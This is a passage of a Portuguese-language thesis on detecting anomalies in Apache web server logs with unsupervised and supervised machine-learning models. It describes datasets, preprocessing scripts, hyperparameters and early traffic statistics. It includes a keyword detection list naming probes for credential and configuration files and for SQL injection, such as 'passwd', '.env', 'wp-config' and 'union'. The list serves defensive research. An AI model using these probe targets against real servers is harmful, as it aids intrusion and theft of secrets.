- ***Logistic Regression***: modelo linear eficiente em classificação binária.
- ***XGBoost:*** modelo que combina várias árvores de decisão para tarefas de classificação de dados tabulares.

4 MATERIAIS E MÉTODOS

Este capítulo descreve os conjuntos de dados extraídos dos servidores do IFSC/USP, o ambiente computacional utilizado nos experimentos, o processo de pré-processamento dos logs, os modelos empregados e os procedimentos experimentais adotados na análise.

4.1 Conjuntos de dados

Os dados utilizados foram coletados a partir de três servidores do Instituto de Física de São Carlos (IFSC/USP), escolhidos por suas diferentes configurações de sistema operacionais, versões de PHP e MySQL, e a diversidade de sites e sistemas hospedados. Essas diferenças contribuem para a heterogeneidade dos logs o que é relevante para avaliar a generalização dos modelos.

Em sistemas operacionais como o Linux, os arquivos access.log são rotacionados periodicamente e mantém um histórico de 15 dias de armazenamento dos logs por padrão, os arquivos são nomeados sequencialmente como access.log, access.log.1, … até access.log.14. Esses arquivos foram copiados quinzenalmente e armazenados localmente para posterior aplicação das análises.

Os servidores de onde foram extraídos os logs, estão nomeados a seguir bem como suas características mais importante de versões de software, sistemas operacionais e aplicação.

Servidor CASSIOPEIA: Ubuntu 16.04, Apache 2.4, PHP 7.4 e MySQL 5.7. Hospeda o portal institucional do IFSC juntamente com os sites dos serviços de graduação, pós-graduação e biblioteca, todos utilizando WordPress 6.8.1.

Servidor SITES: Ubuntu 24.04, Apache 2.4, PHP 8.3 e MySQL 8.0. Hospeda os sites de grupos de pesquisa, assim como os sites de alguns setores administrativos e técnicos da unidade, construídos com várias versões do WordPress, HTML estático ou com programação em PHP puro.

Servidor POLARIS-VM: Debian 8, Apache 2.4, PHP 5.6 e MySQL 5.5. Trata-se de um servidor com um volume baixo de acessos, pois hospeda sites e sistemas legados da unidade que ainda não passaram por um processo de modernização para plataformas mais atuais.

A Tabela 4, apresenta um resumo dos conjuntos de dados coletados dos servidores do IFSC/USP.

Tabela 4 - Resumo dos conjuntos de dados

Servidor	Período da coleta	Volume de dados	Nº de linhas	Finalidade
CASSIOPEIA	Nov/2024 à Mai/2025	6.8 GB	~24 milhões	Conjunto de dados utilizado no experimento com modelos não supervisionados, aplicados a um grande volumes de dados.
SITES	Fev/2025 à Mai/2025	~25 MB	~100 mil	Conjunto de dados utilizados em experimentos com modelos não supervisionados, aplicados à arquivos de uma semana e de um dia de coleta.
POLARIS-VM	Mai/2025 à Jun/2025	~400 KB	~2.000	Conjunto de dados utilizado nos experimentos com modelos supervisionados, justamente por seu tamanho mais compacto facilitar a rotulagem manual, aplicados à arquivos de um dia de coleta.

4.2 Ambiente de execução

Os experimentos foram executados em dois ambientes computacionais distintos, definidos de acordo com o volume de dados processados.

O **Experimento 1**, foi definido para executar a análise de anomalias em um grande conjunto de dados (6.8 GB) provenientes do servidor CASSIOPEIA. Por ser o experimento que demandou maior capacidade computacional foi realizado em um computador de alto desempenho com as seguintes configurações.

- Processador: AMD Ryzen Threadripper 3970X de 32 núcleos
- Memória RAM: 256GB
- Sistema operacional: Ubuntu 20.04 LTS
- Versão do Python: 3.8

Para os **Experimentos 2 e 3**, que utilizam os logs diários dos servidores SITES e POLARIS-VM e possuem um volume de dados significativamente inferior, foi utilizado um computador com as seguintes configurações:

- Processador: Intel Core i7-4790K CPU 4.00GHz
- Memória RAM: 32 GB
- Sistema operacional: Ubuntu 24.04 LTS
- Versão do Python 3.12

Nos dois ambientes de execução foram instaladas bibliotecas Python específicas para suportar o processo de análise e modelagem. A biblioteca *pandas (v2.3.0)* foi utilizada para a criação e manipulação dos conjuntos de dados; a *geoip2 (v5.1.0)*, para enriquecimento com informações de geolocalização; e as bibliotecas *matplotlib (v3.10.3)* e *seaborn (v0.13.2)*, para a geração de gráficos da análise exploratória dos dados.

Para as etapas de normalização dos atributos com o método *StandardScaler*, execução dos modelos não supervisionados *Isolation Forest* e *One-Class SVM*, aplicação dos modelos supervisionados *Random Forest* e *Logistic Regression*, geração de PCA, construção da matriz de confusão e da curva ROC, foi utilizada a biblioteca *Scikit-learn (v1.7.0)*. O modelo baseado em redes neurais *Autoencoder* foi implementado com a biblioteca *Keras (v3.10.0)*, enquanto o algoritmo *XGBoost Classifier* foi executado com a instalação da biblioteca *XGBoost (v.3.0.2)*.

4.3 Pré-processamento dos dados

Para o pré-processamento dos dados os arquivos access.log utilizados nos experimentos foram organizados em diretórios separados por servidor e transferidos para os computadores que executaram os experimentos. Em cada caso, os logs foram processados com *scripts* em Python que realizaram o *parsing* das linhas, a extração de campos relevantes e a organização dos dados em estruturas *dataframe* da biblioteca *pandas*.

Foram desenvolvidos três *scripts* em Python para a etapa de pré-processamento. O ***Script 1 – Parsing* dos logs** realiza a leitura do diretório onde estão armazenados os arquivos access.log do servidor, e realiza o *parsing* linha a linha utilizando expressões regulares. Durante esta etapa, os atributos são extraídos, validados e convertidos para os formatos adequados, como a transformação do campo data/hora para o tipo *timestamp*. Caso uma linha do log esteja malformada ou fora do padrão ela é descartada, garantindo a qualidade dos dados. Ao final do processo o conteúdo é gravado em um *dataframe pandas*.

O ***Script 2* – Enriquecimento do *Dataframe*** tem a finalidade de enriquecer o dados adicionando vários novos atributos derivados dos atributos originais do access.log, com o objetivo de apoiar a análise exploratória quanto para viabilizar a aplicação dos modelos de aprendizados de máquina.

A Tabela 5 descreve todos os atributos disponíveis no *Dataframe* resultante do processo de enriquecimento, incluindo o tipo de dado, a técnica de normalização (quando aplicável) e uma breve descrição.

Tabela 5 – Atributos do *dataframe* utilizado nas análises

Atributo	Tipo	Normalização	Descrição
ip	original		Endereço IP do cliente que originou a requisição
datetime	original		Data e hora completa do acesso no formato %d/%b/%Y %H:%M:%S %z
method	original		Método HTTP utilizado (GET, POST, PUT etc.)
url	original		Caminho solicitado no servidor
protocol	original		Protocolo da requisição (ex: HTTP/1.1)
status	original		Código de status HTTP retornado (ex: 200, 302, 404)
size	original		Tamanho da resposta em bytes
hour	numérico		Hora do acesso extraída de datetime (formato %H)
weekday	numérico		Dia da semana (0 = segunda-feira)
status_class	string		Classe categorizada do código de status (2xx, 3xx, 4xx etc.)
size_bucket	string		Classificação do tamanho da resposta: pequeno (<10KB), médio (<100KB), grande (<1MB), muito grande (>1MB)
ip_type	string		Classificação do IP como "interno" ou "externo"
city	string		Cidade estimada por geolocalização
state	string		Estado estimado por geolocalização
country	string		País estimado por geolocalização
url_length	numérico		Comprimento da URL em número de caracteres
method_encoded	numérico	.cat.codes()	Método HTTP convertido para inteiro
ip_type_encoded	numérico	.map()	IP "interno" mapeado como 0, "externo" como 1
is_weekend	numérico	função lambda	Indica se o acesso ocorreu no fim de semana (1 = sim, 0 = não)
is_night	númerico	função lambda	Indica se o acesso ocorreu fora do horário comercial (1 = sim, 0 = não)
status_class_encoded	numérico	LabelEncoder	Classe do status HTTP convertida em valor numérico
ip_request_count_hour	númerico		Total de requisições do mesmo IP por hora
size_norm_SS	númerico	StandardScaler	Tamanho da resposta HTTP normalizado
hour_norm_SS		StandardScaler	Hora do acesso normalizada
url_length_norm_SS		StandardScaler	Comprimento da URL normalizado
method_encoded_norm_SS		StandardScaler	Método HTTP normalizado
ip_type_encoded_norm_SS		StandardScaler	Tipo de IP (interno/externo) normalizado
ip_request_count_hour_norm_SS		StandardScaler	Requisições por IP/hora normalizadas
status_class_encoded_norm_SS		StandardScaler	Status HTTP codificado e normalizado


weekday_norm_SS		StandardScaler	Dia da semana normalizado
date	data		Data no formato %d/%b/%Y
week	data		Data correspondente ao primeiro dia da semana
month	data		Data correspondente ao primeiro dia do mês
label	numérico		Atributo de rótulo para aprendizado supervisionado (inicialmente 0)

Ao final da execução do ***Script 2***, dois *dataframes* são salvos em formato CSV, um contendo somente as linhas que tiveram a marcação do atributo **ip_type** igual a “externo” e outro com todas as linhas que tiveram a marcação do atributo **ip_type** igual a “externo” ou “interno”.

Essa separação foi implementada com o intuito de permitir a aplicação mais precisa dos modelos de detecção de anomalias, priorizando os acessos externos, que representam um maior vetor de risco. A justificativa está no fato de que a rede interna da instituição é mais controlada e auditada, reduzindo significativamente a probabilidade de acessos maliciosos originados de dentro do próprio domínio.

A estrutura final do arquivo utilizado para a execução das análises exploratórias e a execução dos modelos de aprendizado de máquina não supervisionados e supervisionados são ilustrados pela Figura 4.

Figura 4 – *Dataframe* enriquecido salvo em CSV



Para viabilizar a aplicação dos modelos supervisionados, foi desenvolvido o ***Script 3* – Rotulagem de anomalias**, responsável por aplicar rótulos ao *dataset* enriquecido pelo ***Script 2***. O ***Script 3*** se utiliza de uma expressão regular que altera o atributo **label** que inicialmente tem o valor 0, e o atualiza para 1 sempre que identifica padrões textuais suspeitos encontrados nas URLs.

A seguir, apresenta-se a lista de padrões utilizados para atribuir o valor 1 ao atributo **label**:

```
padroes = ["select","xmlrpc.php","phpinfo","union","wp-config","passwd",
".env","git/config","eval(","base64_decode","bet","tigrinho","futebol","wp-
admin","flamengo","corinthians","athetico","palmeiras","fluminense",
"vasco","games","info.php","php_info.php","phpunit","sitemap.xml","play","cgi-
bin","config-json","adminapp","adminer","adminphp","app-order-client",
"postfix","phpmyadmin","mysql"]
```

Esses termos foram selecionados a partir de uma análise manual dos logs do servidor POLARIS-VM, na qual foram identificadas, com frequência, expressões que apareciam nas URLs e que, com base no conhecimento do ambiente, foram consideradas padrões suspeitos. Tais termos não fazem parte do escopo esperado de acesso ao servidor e, portanto, foram utilizados como critério para rotulagem automática de anomalias.

Por fim, o ***Script 3***, conta quantas linhas foram rotuladas com o valor 1 e adiciona o mesmo número de linhas ao *dataset* com valor igual a 0, isso para manter uma proporção de 50% entre os valores rotulados para depois submeter ao treinamento dos modelos supervisionados.

4.4 Modelos e hiperparâmetros

Para aplicação dos modelos de aprendizado de máquina nos *datasets* pré-processados, dois *scripts* adicionais foram desenvolvidos. O ***Script 4***, que é responsável pela execução dos modelos não supervisionados *(Isolation Forest, One-Class SVM e Autoencoder)*, e o ***Script 5*** que aplica os modelos supervisionados *(Random Forest, Logistic Regression e XGBoost)*. Ambos os *scripts* executam o treinamento, predição e coleta das métricas de desempenho conforme os critérios definidos na metodologia.

4.4.1 Modelos não supervisionados - *Script 4*

O ***Script 4*** foi executado sobre os *datasets* do Experimento 1 e 2, este *script* realiza o carregamento dos dados que foram gerados a partir da execução do ***Script 1 e 2*** e em seguida aplica os modelos não supervisionados selecionados para o experimento.

Todos os modelos foram aplicados sobre o conjunto dos oito atributos previamente normalizados com *StandardScaler* pelo ***Script 2*** e que foram apresentados na Tabela 5. Esses atributos foram selecionados por representarem aspectos temporais, comportamentais e

semânticos dos acessos, com o intuito que essa maior amplitude de atributos pudessem ser capturadas pelos modelos no reconhecimento de padrões anômalos com maior precisão.

Todos os modelos foram programados de forma a marcar como anômalo apenas 1% dos registros de todo o *dataset*.

Isolation Forest

O modelo produziu uma classificação binária no atributo **is_anomaly_iso**, onde os registros com valor ***True*** representam possíveis anomalias identificadas com base na estrutura de isolamento das árvores.

Hiperparâmetros utilizados:

- **n_estimators=100:** número de árvores na floresta. Um valor comum que garante boa performance e estabilidade.
- **contamination=0.01:** estimativa da proporção de anomalias esperadas nos dados (1%).
- **random_state=42:** semente fixa para garantir reprodutibilidade dos resultados.

One-Class SVM

O modelo produziu uma classificação binária no atributo **is_anomaly_ocsvm**, onde os registros com valor ***True*** indicam anomalias detectadas.

Hiperparâmetros utilizados:

- **kernel='rbf':** função de kernel radial *(Radial Basis Function)*, apropriada para capturar fronteiras não lineares entre padrões normais e anômalos.
- **nu=0.01:** estimativa da proporção de anomalias esperadas nos dados (1%).
- **gamma='scale':** define o parâmetro da função de kernel com base na variância dos dados. Recomendada por padrão e ajusta automaticamente a influência de cada ponto.

Autoencoder

Assim como os outros modelos o *Autoencoder* produziu uma classificação e armazenou no atributo **is_anomaly_autoencoder** o valor ***True*** para as anomalias detectadas.

Arquitetura da rede:

- **Camada de entrada (Input):** 8, pois é o número de atributos de entrada.

- **Camada codificadora (Dense):** camada oculta com 3 neurônios e função de ativação ReLU, que realiza a compressão das informações.
- **Camada decodificadora (Dense):** camada de saída com 8 neurônios e ativação linear para a reconstrução da entrada original.

A rede foi compilada com o otimizador **Adam** e função de perda **MSE** *(Mean Square Error)* e treinada por **20 épocas**, com ***batch size*** **de 64**. O limiar do percentil foi definido para **99 do vetor MSE** o que garante a seleção de anomalias de **1%** com maior erro na reconstrução da rede.

Para todos os modelos para fins de visualização dos resultados das anomalias detectadas, foram gerados gráficos de dispersão *(scatter plot)* com os atributos **size_norm_SS** (tamanho da resposta HTTP) no eixo X e **hour_norm_SS** (hora do acesso) no eixo Y.

Esses dois atributos foram selecionados devido à sua alta variabilidade e relevância no conjunto de dados. O tamanho da resposta pode revelar tentativas de ataques para respostas muito pequenas ou muito grandes, já a hora do acesso pode revelar tentativas de acessos em horários incomuns.

Outras combinações de atributos para os eixos X e Y foram testadas, no entanto, esta foi a combinação que melhor evidenciou os agrupamentos e dispersões de pontos considerados anômalos.

Além do gráfico de dispersão, o ***Script* 4** também gera os gráficos de Análise de Componentes Principais *(PCA - Principal Component Analisys)* para cada modelo e exibe as top 10 linhas com os valores de PCA mais distantes, indicando possíveis anomalias mais significativas. O *script* também realiza a contagem das anomalias detectadas por cada modelo, compara as ocorrências concordantes e discordantes entre os três modelos e gera um gráfico de Venn para representar visualmente as intersecções. Por fim, salva em formato CSV as linhas classificadas como anômalas por cada modelo.

4.4.2 Modelos supervisionados - *Script 5*

O ***Script 5*** foi executado sobre os *datasets* do Experimento 3, este *script* realiza o carregamento dos dados que foram gerados a partir da execução dos ***Scripts 1, 2*** e a rotulagem automática implementada pelo ***Script 3***, no qual a variável label indica se a linha do *dataset* é normal (0) ou anômala (1) e em seguida treina os modelos supervisionados selecionados para o experimento.

Os atributos de predição utilizado no treinamento dos modelos foram os mesmos oito atributos utilizados para os modelos não supervisionados e que foram apresentados na Tabela 5.

Após a separação dos conjuntos de dados em treino (80%) e teste (20%), com os hiperparâmetros configurados **(random_size = 42 e stratify = 'y')** os modelos foram treinados.

Para a aplicação dos modelos, foram adotados hiperparâmetros padrão da biblioteca *scikit-learn* e do pacote ***XGBoost.*** Alguns ajustes pontuais foram realizados com o objetivo de melhorar a adequação dos modelos à detecção de anomalias em um conjunto de dados desbalanceado.

Os ajustes foram realizados no tratamento do desbalanceamento do atributo alvo (**label**), configurando o parâmetro **class_weight='balanced'** nos modelos *Random Forest* e *Logistic Regression*, e o parâmetro **scale_pos_weight** no modelo ***XGBoost***, calculado com base na razão entre as classes. Esses ajustes visam garantir que os modelos deem a devida importância à classe minoritária.

A Tabela 6 a seguir apresenta os principais hiperparâmetros utilizados nos três modelos, destacando aqueles que foram explicitamente ajustados para este experimento. Já os demais hiperparâmetros não ajustados permaneceram com seus valores padrão das bibliotecas utilizadas.

Tabela 6 - Hiperparâmetros utilizados nos modelos supervisionados

Modelo	Hiperparâmetro	Valor	Observação
Random Forest	`class_weight`	balanced	Mesmo após balancear 50/50 no treino este parâmetro foi ajustado para manter a robustez, caso o teste esteja desbalanceado
	`random_state`	42	Ajustado para reprodutibilidade
	`n_estimators`	Padrão (100)	
	`max_depth`	Padrão (none)	
XGBoost	`scale_pos_weight`	(y == 0).sum() / max((y == 1).sum(), 1)	Proporção entre as classes, ajustado para compensar classe minoritária
	`use_label_encoder`	false	
	`eval_metric`	logloss	
	`n_estimators`	Padrão (100)	
	`max_depth`	Padrão (6)	
Logistic Regression	`class_weigth`	balanced	Mesmo após balancear 50/50 no treino este parâmetro foi ajustado para manter a robustez, caso o teste esteja desbalanceado
	`max_iter`	1000	Ajustado para garantir convergência
	`solver`	Padrão (lbfgs)	

Para cada modelo, são calculadas as principais métricas de desempenho: precisão, revocação, *F1-score*, matriz de confusão e a métrica ROC AUC. O *script* também gera gráficos das curvas de **Precisão x Revocação** para cada modelo, destacando o equilíbrio entre detectar o maior número de anomalias e manter baixa a taxa de falsos positivos. Além disso, é gerada a curva de ***F1-Score* em função do limiar de decisão** (*threshold),* com o objetivo de identificar o ponto ótimo de corte que maximize o equilíbrio entre precisão e revocação.

O *script* ainda mostra quais linhas foram marcadas como anômalas pelos três modelos e realiza uma comparação entre o total de anomalias detectadas por cada modelo e a quantidade de linhas em que houve concordância entre eles.


Para enriquecer a visualização dos resultados, são gerados gráficos adicionais para visualizar os padrões de anomalias, como: um gráfico de barras com os IPs que mais geram anomalias, um *heatmap* com a distribuição de erros por hora, e a frequência diária de anomalias detectada por cada modelo.

Por fim, para complementar a avaliação dos modelos, foi aplicada a técnica de validação cruzada estratificada com 10 divisões **(StratifiedKFold, n_split = 10)** da biblioteca *scikit-learn* para avaliar o desempenho dos modelos de forma mais robusta e com menos sensibilidade à divisão aleatória dos dados.

4.5 Procedimento experimental

Para manter a reprodutibilidade e a metodologia deste estudo, todo o fluxo de trabalho foi organizado em um *pipeline* estruturado, ilustrado no fluxograma da Figura 5. O fluxograma apresenta de forma sequencial, as etapas que convertem os arquivos brutos access.log em resultados quantitativos e visuais sobre as anomalias detectadas.

Figura 5 - *Pipeline* do procedimento experimental



5 EXPERIMENTOS E RESULTADOS

Este capítulo apresenta os experimentos realizados com os algoritmos de aprendizado de máquina não supervisionados aplicados aos logs de servidores web Apache, descrevendo os resultados obtidos, a comparação entre os modelos em cada cenário e a discussão das hipóteses levantadas ao longo do trabalho.

Embora o estudo também tenha previsto a execução de modelos supervisionados, os resultados desta etapa não foram incluídos na presente versão da pesquisa. A principal razão está relacionada ao processo de rotulagem dos dados: a estratégia adotada, baseada em um *script* automatizado que utilizava apenas palavras-chave para atribuição de rótulos, mostrou-se insuficiente e introduziu viés nas amostras. Além disso, não foi identificado um *dataset* de logs rotulado publicamente que pudesse ser utilizado como referência ou para validação independente dos modelos.

Dessa forma, optou-se por concentrar a análise e a discussão nos experimentos com técnicas não supervisionadas, que apresentaram resultados consistentes e alinhados com os objetivos da pesquisa. O estudo dos modelos supervisionados permanece como um desdobramento promissor para trabalhos futuros, sobretudo mediante a construção de *datasets* mais robustos e devidamente rotulados.

A seguir, apresentam-se os experimentos realizados com os modelos não supervisionados. O primeiro deles (Experimento 1) foca na aplicação em um grande volume de dados com aproximadamente seis meses de coleta, e o segundo (Experimento 2) utiliza um volume de dados menor dividido em semanal e diário.

5.1 Experimento 1 - Execução dos modelos não supervisionados no *dataset* de grande volume (Servidor CASSIOPEIA)

Após a execução do *pipeline* definido para aplicação no Experimento 1, a análise exploratória e os resultados dos três modelos não supervisionados são apresentados a seguir.

5.1.1 Análise exploratória


A análise inicial do conjunto de dados do servidor Cassiopeia revelou variações significativas no volume de requisições durante o período de coleta, conforme apresentados na Tabela 7 e no gráfico da Figura 6, com picos superiores a um milhão de acessos semanais.

O total de semanas consideradas na coleta é igual a 27. Excluindo-se a última semana (referente à semana de 12/05/2025), que não teve coleta completa, e calculando-se a média aritmética das demais, observa-se uma média de 785.107 acessos semanais. Em nove semanas, o servidor ultrapassou a marca de 1 milhão de acessos, com destaque para a semana de 10/03/2025, que registrou 1.729.096 acessos.

Tabela 7 - Distribuição dos totais de acessos semanais ao servidor Cassiopeia

Semana	Acessos	Semana	Acessos	Semana	Acessos
11/11/2024	570.428	13/01/2025	758.598	17/03/2025	1.187.710
18/11/2024	868.043	20/01/2025	537.430	24/03/2025	681.000
25/11/2024	1.010.764	27/01/2025	1.144.043	31/03/2025	983.147
02/12/2024	1.121.605	03/02/2025	1.149.008	07/04/2025	1.107.389
09/12/2024	814.153	10/02/2025	457.715	14/04/2025	863.289
16/12/2024	270.156	17/02/2025	642.494	21/04/2025	1.280.466
23/12/2024	234.606	24/02/2025	896.763	28/04/2025	1.073.884
30/12/2024	537.531	03/03/2025	618.471	05/05/2025	706.808
06/01/2025	948.881	10/03/2025	1.729.096	12/05/2025	90.143

Figura 6 - Distribuição dos totais de acessos semanais ao servidor Cassiopeia




Paralelamente, observou-se um crescimento consistente na quantidade de erros HTTP das classes 4xx e 5xx, apresentados na Tabela 8 e no gráfico da Figura 7, com destaque para o mês de março de 2025, que registrou mais de 260 mil erros. Aproximadamente 99,5% desses erros pertencem à classe 4xx, que se refere a falhas do lado do cliente e pode indicar, por exemplo, tentativas de ataques por redirecionamento de URL, busca de *plugins* ou acessos a

programas desatualizados, frequentemente associados à exploração de vulnerabilidades. Já os erros da classe 5xx, que representam apenas 0,5% do total, estão relacionados a falhas internas do servidor, como erros de configuração ou instabilidade de serviços. Essa predominância de erros 4xx reforça que a maior parte das falhas está associada a tentativas de acesso a recursos inexistentes ou restritos no servidor, potencialmente exploráveis em ataques.

Tabela 8 - Total de erros com código 4xx e 5xx

Mês	Erros
01/11/2024	110.993
01/12/2024	123.328
01/01/2025	179.036
01/02/2025	154.657
01/03/2025	260.371
01/04/2025	213.990
01/05/2025	92.635

Figura 7 - Total de erros com código 4xx e 5xx

